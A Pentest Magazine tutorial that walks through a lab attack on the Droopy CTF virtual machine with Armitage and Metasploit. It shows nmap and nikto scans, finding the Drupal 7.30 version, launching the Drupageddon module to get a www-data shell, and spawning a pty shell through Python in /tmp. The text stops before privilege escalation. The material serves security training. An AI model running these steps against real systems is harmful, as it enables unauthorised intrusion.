# Client-side attack with Armitage: a collaborative Pentest tool

by Washington Almeida

*In this article, I present the Armitage tool, a sophisticated script-based framework designed for collaborative pentest exercises, although it can also be used by a single pentester, as shown in this article. I invite the Pentest Magazine reader to start this preparation process with me where we will be working with Armitage in a client-side attack against my own environment designed for that purpose.*

Defining scope is arguably one of the most important components of a penetration test, yet it is also one of the most overlooked. While many books have been written about the different tools and techniques that can be utilized to gain access to a system, very little has been written to cover the topic that precedes the penetration process: the preparation.

Being prepared implies knowing not only exactly what you have to do during a penetration test, but also knowing very well how to use the tools that will be used in this process.

Now suppose you will not be working alone and that you want to use a collaborative tool for a pentest exercise.

Processes and activities that rely on more contributors are much more complex to accomplish because everyone must be aligned and well prepared to achieve the same goal.

## *Legal note:*

Armitage and Metasploit are penetration testing platforms that enable you to find, exploit, and validate vulnerabilities and perform extensive security auditing activities. Cyber Security experts use this technique to diagnose security problems and to detect vulnerabilities on their environment.

However, experimenting with Armitage and/or Metasploit on hosts and network environments that do not belong to you and that you are not authorized to use these tools against it, does constitute illegal activity and it is subject to law enforcement that can vary from country to country.

The tactical plan:

Our tactical plan can be explained as follows:

1. Use Armitage to perform network discovery;

2. Use Armitage to compromise a target machine;

3. Use Armitage shell to escalate privileges in the compromised system.

## *What is Armitage?*

Armitage is a Graphical User Interface front-end multiplatform design for the Metasploit framework. It is a scripting tool developed by Raphael Mudge with the goal of helping security professionals to better understand not only the hacking process but also the power of Metasploit.

## *Why use Armitage?*

To better answer this question, it is important to understand the main objectives behind Armitage. It was developed for Metasploit framework, that is an open source penetration testing and development platform that provides you with access to the latest exploit code for various applications, operating systems, and platforms. You can leverage the power of Metasploit to create additional custom security tools or write your own exploit code for new vulnerabilities. However, at first look it can be a little difficult to explore the possibilities that Metasploit offers. At that moment, Armitage comes on the scene, because it was developed for this purpose, but with the advantage of the ability to operate in a collaborative penetration test environment.

## *A client-side attack scenario:*

Okay, this is a scenario brought to the Pentest reader and it's time to present our lab.

The machine equipped with Armitage is a GNU/Linux distribution designed with cloud pentesting and IoT security named Parrot Security OS on its version 3.5.

The environment where we will be performing the pentest exercise is the Droppy Virtual Machine, a Ubuntu based VM which is a typical boot2root/CTF hacking challenge developed for learn and competition. As the name suggests, the challenged have to accomplish the goal of getting root on the remote system. This Virtual Box Appliance challenge is available for downloading to Pentest reader in the URI https://download.vulnhub.com/droopy/DroopyCTF.ova.

## *Working with Armitage*

The Armitage framework can be launched from Parrot menu → Exploitation Tools. If the Pentest reader's system is different from mine, please consult the documentation available in the Armitage home page located at URL http://www.fastandeasyhacking.com since it has some dependencies.

When launched for the first time, the Armitage framework comes completely empty, as shown in figure 1.




Figure-1: Armitage framework.

Let us understand this initial Armitage panel in order to continue with our exercises. On top, the Pentest reader can see the main menu through which the pentester has access to the main tools of the Armitage framework. In the left panel, the pentester has access to the range of an available arsenal for attacks. Note that this arsenal refers to the Metasploit modules, since the motivation for Armitage's development occurred in a manner to simplify the way of working on the Metasploit environment. And

this information can be confirmed when we look at the bottom panel with a tab called Console. If you are familiar with Metasploit, you have already realized this is its console.

Putting everyone on the same page, we could launch Metasploit without Armitage from the following shell command-line:

```
┌─[wash@parrot]─[~]

└──╼ $msfconsole
```

As a result, we would see the Metasploit loaded as shown in figure 2.




Figure-2: Metasploit console.

This is the manual task working without Armitage framework, but since Armitage takes care of loading all Metasploit modules for us, even this task is simplified and transparent to the pentester.

At that point, we need to scan the hosts within my network to populate the discoveries in the framework, and the findings will be exhibited inside the top panel. As the Nmap (Network mapper) utility is also integrated to Armitage, we can launch it to perform a network scan. This is done by opening to the "Hosts" menu followed by "Nmap Scan" option and selecting the best option for your choice. As a first exercise, my option will be “Quick Scan” informing the range in figure 3. Actually, Armitage launched the following command line inside Metasploit console:

```
msf > db_nmap --min-hostgroup 96 -T4 -n -F 192.168.1.0/24
```

What do each of these options above mean? Does not matter! This is what Armitage framework does the best: simplifying the operation of Metasploit for us.




Figure 3: Informing the range for scanning.

Only as didactic information, this operation with Nmap for scanning the sub-net could also be performed manually within the Metasploit environment. From here on, we will focus only on Armitage, but for the Pentest reader, it is important to have the information that all manual work is simplified when making use of this excellent attack's framework.

After completing the network scanner task, the hosts found by Nmap are populated in the top panel, as shown in figure 4.

It is also possible to check all Metasploit actions performed when investigating the Nmap tab that has been created for this scan operation.




Figure 4: Quick Scan discoveries.

After the network scanning task is finished, the screen shown in figure 5 rises to the pentester suggesting a later interaction.




Figure 5: Post action suggested by Armitage.

The option for "Quick Scan" resulted in three findings presented in the top panel. Note that a new tab named "nmap" has been created. For each operation within the Armitage framework, a new tab is automatically created and the pentester can switch between them at any time.

But let's suppose that I have wrongly chosen the nmap option, because in fact I would like to have selected the "Quick Scan (OS detect)" option since remote operating system information is a valuable

information to us. Of course, this error is purposeful for our learning process, then I repeat the operation with the new option, as shown in figure 3, and the results are shown in figure 6.

Now the new command line that Armitage launched inside Metasploit was:

```
msf > db_nmap --min-hostgroup 96 -sV -n -T4 -O -F --version-light 192.168.1.0/24
```

And how does this command line differ from the first option without OS detection? Does not matter! Ok, let me clarify. Of course, all these options matter, but what I mean is that in the context of this article where Armitage appears to simplify Metasploit's tasks, it does not matter because Armitage is taking care of all these details for you. This is the point.




Figure 6: Quick Scan discoveries with OS detect option.

Now compare figures 4 and 6. Note that the results are the same in terms of hosts, but one of them has the identification of a figure that refers to the Linux operating system, since the penguin appears in the screen of the host identified with IP address 192.168.1.68.

The same figure 5 rises to the pentester just after the scan has been finished. Note that another tab named “nmap” has been created. The pentester can commute between both nmap tabs to compare the results.

From now on, our attention will be focused on the host 192.168.1.68. Taken from the console, we have below the scan results for this host:

```
[*] Nmap: Nmap scan report for 192.168.1.68

[*] Nmap: Host is up (0.00019s latency)

[*] Nmap: Not shown: 99 closed ports

[*] Nmap: PORT STATE SERVICE VERSION
```

```
[*] Nmap: 80/tcp open http Apache httpd 2.4.7 ((Ubuntu))

[*] Nmap: MAC Address: 08:00:27:E2:30:EF (Oracle VirtualBox virtual NIC)

[*] Nmap: Device type: general purpose

[*] Nmap: Running: Linux 3.X|4.X

[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4

[*] Nmap: OS details: Linux 3.2 - 4.4

[*] Nmap: Network Distance: 1 hop

[*] Nmap: Nmap scan report for 192.168.1.41

[*] Nmap: Host is up (0.000025s latency)

[*] Nmap: All 100 scanned ports on 192.168.1.41 are closed

[*] Nmap: Too many fingerprints match this host to give specific OS details

[*] Nmap: Network Distance: 0 hops

[*] Nmap: OS and Service detection performed. Please report any incorrect
results at https://nmap.org/submit/

[*] Nmap: Nmap done: 256 IP addresses (5 hosts up) scanned in 41.79 seconds
```

We can verify a lot of useful information in this output that we can point out:

- Port 80 is opened;
- The web server running is Apache httpd 2.4.7 under Ubuntu;
- The MAC address is 08:00:27:E2:30:EF;
- The host OS is Linux-based.

Also, interesting information was given:

[*] Nmap: Too many fingerprints match this host to give specific OS details.

So I can enumerate this host using nikto in order to get some more valuable information. Nikto is built on LibWhisker (by RFP) and can run on any platform that has a Perl environment. It supports SSL, proxies, host authentication, IDS evasion and much more. It can be updated automatically from the command-line, and supports the optional submission of updated version data back to the maintainers.

Then I launch the following shell command-line (some outputs removed):

```
┌─[wash@parrot]─[~]
└──╼ $nikto -h 192.168.1.68
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:     192.168.1.68
+ Target Hostname:  192.168.1.68
+ Target Port:    80
+ Start Time:     2017-02-23 13:24:53 (GMT-3)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.5
+ The anti-clickjacking X-Frame-Options header is not present
+ The X-XSS-Protection header is not defined. This header can hint to the
user agent to protect against some forms of XSS
+ Uncommon header 'x-generator' found, with contents: Drupal 7 (http://
drupal.org)
+ The X-Content-Type-Options header is not set. This could allow the user
agent to render the content of the site in a different fashion to the MIME
type
+ OSVDB-3268: /scripts/: Directory indexing found
(…)
+ "robots.txt" contains 36 entries which should be manually viewed
+ OSVDB-3268: /sites/: Directory indexing found
+ 8383 requests: 0 error(s) and 52 item(s) reported on remote host
+ End Time:      2017-02-23 13:25:09 (GMT-3) (16 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

The clause “-h” is mandatory to specify the host.

As we could see in the results, there are two interesting pieces of information: the site has been developed with Drupal 7 and the robots.txt can bring some more details. It is important to consider because the more detail we get from the applications, the better our options will be when choosing the exploit.

So opening the Internet browser and launching http://192.168.1.68/robots.txt I can see lots of interesting information, but one is especially important:

```
# Files

Disallow: /CHANGELOG.txt
```

Thus, launching http://192.168.1.68/CHANGELOG.txt we get the specific version of the Drupal running in the web site as shown below:

Drupal 7.30, 2014-07-24
---
- Fixed a regression introduced in Drupal 7.29 that caused files or images attached to taxonomy terms to be deleted when the taxonomy term was edited and resaved (and other related bugs with contributed and custom modules).

- Added a warning on the permissions page to recommend restricting access to the "View site reports" permission to trusted administrators. See DRUPAL-PSA-2014-002.

Great! The site is running Drupal on its version 7.30 and I know there is a nice Python exploit written for Drupal whereby we can take advantage of this vulnerability.

So let us go back to the Armitage framework and follow its suggestion shown in figure 5 finding attacks to be used against our target. From the menu “Attacks”, we select the option “Find attacks”.

After Armitage finishes the Attack Analysis, the screen shown in figure 7 rises to the pentester.




Figure 7: Armitage Attack Analysis screenshot.

By right clicking on the host in the top panel, a new menu named "Attack" is available for each host and we can explore the suggested vulnerabilities for each attack class within the "Attack" menu.

Exploring the options inside the sub-menu HTTP, under Attack menu, I found the option drupal_drupageddon. Selecting this option, the screen shown in figure 8 is exhibited to the pentester.




Figure 8: Preparing the Attack against Drupal service.

At that moment, the pentester can configure the module reviewing all its options available for the attack. After certifying the settings are OK, we release the attack by clicking the "Launch" button and the results are exhibited in figure 9 below.




Figure 9: The web server has been compromised.

Now compare the way host 192.168.1.68 is shown in both figures 6 and 9. Within the Armitage framework, when arrays emerge from the host, it means that the remote host has been compromised. This is what we can observe looking at the host 192.168.1.68 in figure 9.

Inside the Armitage framework we can launch commands inside Metasploit console on each panel created as if we were using them separately.

From here on, we can interact with the compromised host by right clicking on it and selecting the menu option “Shell 1” → “Interact”. As a result, a shell command-line is opened in a new panel.

At this moment, I launch the "whoami" command line to identify which user I got access to the system.




Figure 10: Identifying the user.

As we could see, the user we have gotten access to the system is the www-data, frequently used by the majority of users when navigating in a web site. Now our goal is to escalate privileges on the remote system. In order to write exploit on this host, we need to find a writable directory to download the exploit file and run scripts from. We can do that launching the following shell command-line as shown in figure 11.




Figure 11: Looking for writable folders.

Excellent! The folder /tmp will be enough to us. Let us use this one.

Now that we are already working in the target host and knowing we can write data in the /tmp directory, let us grab a proper shell using my preferred script language: Python.

```
$ echo "import pty; pty.spawn('/bin/bash')" > /tmp/wash.py
```

And let us execute my Python script-based just afterward as follows:

```
$ python /tmp/wash.py
```

The Pentest reader can see in figure 12 that I have changed the shell and now I can work as if I had opened a terminal session in front of the host.

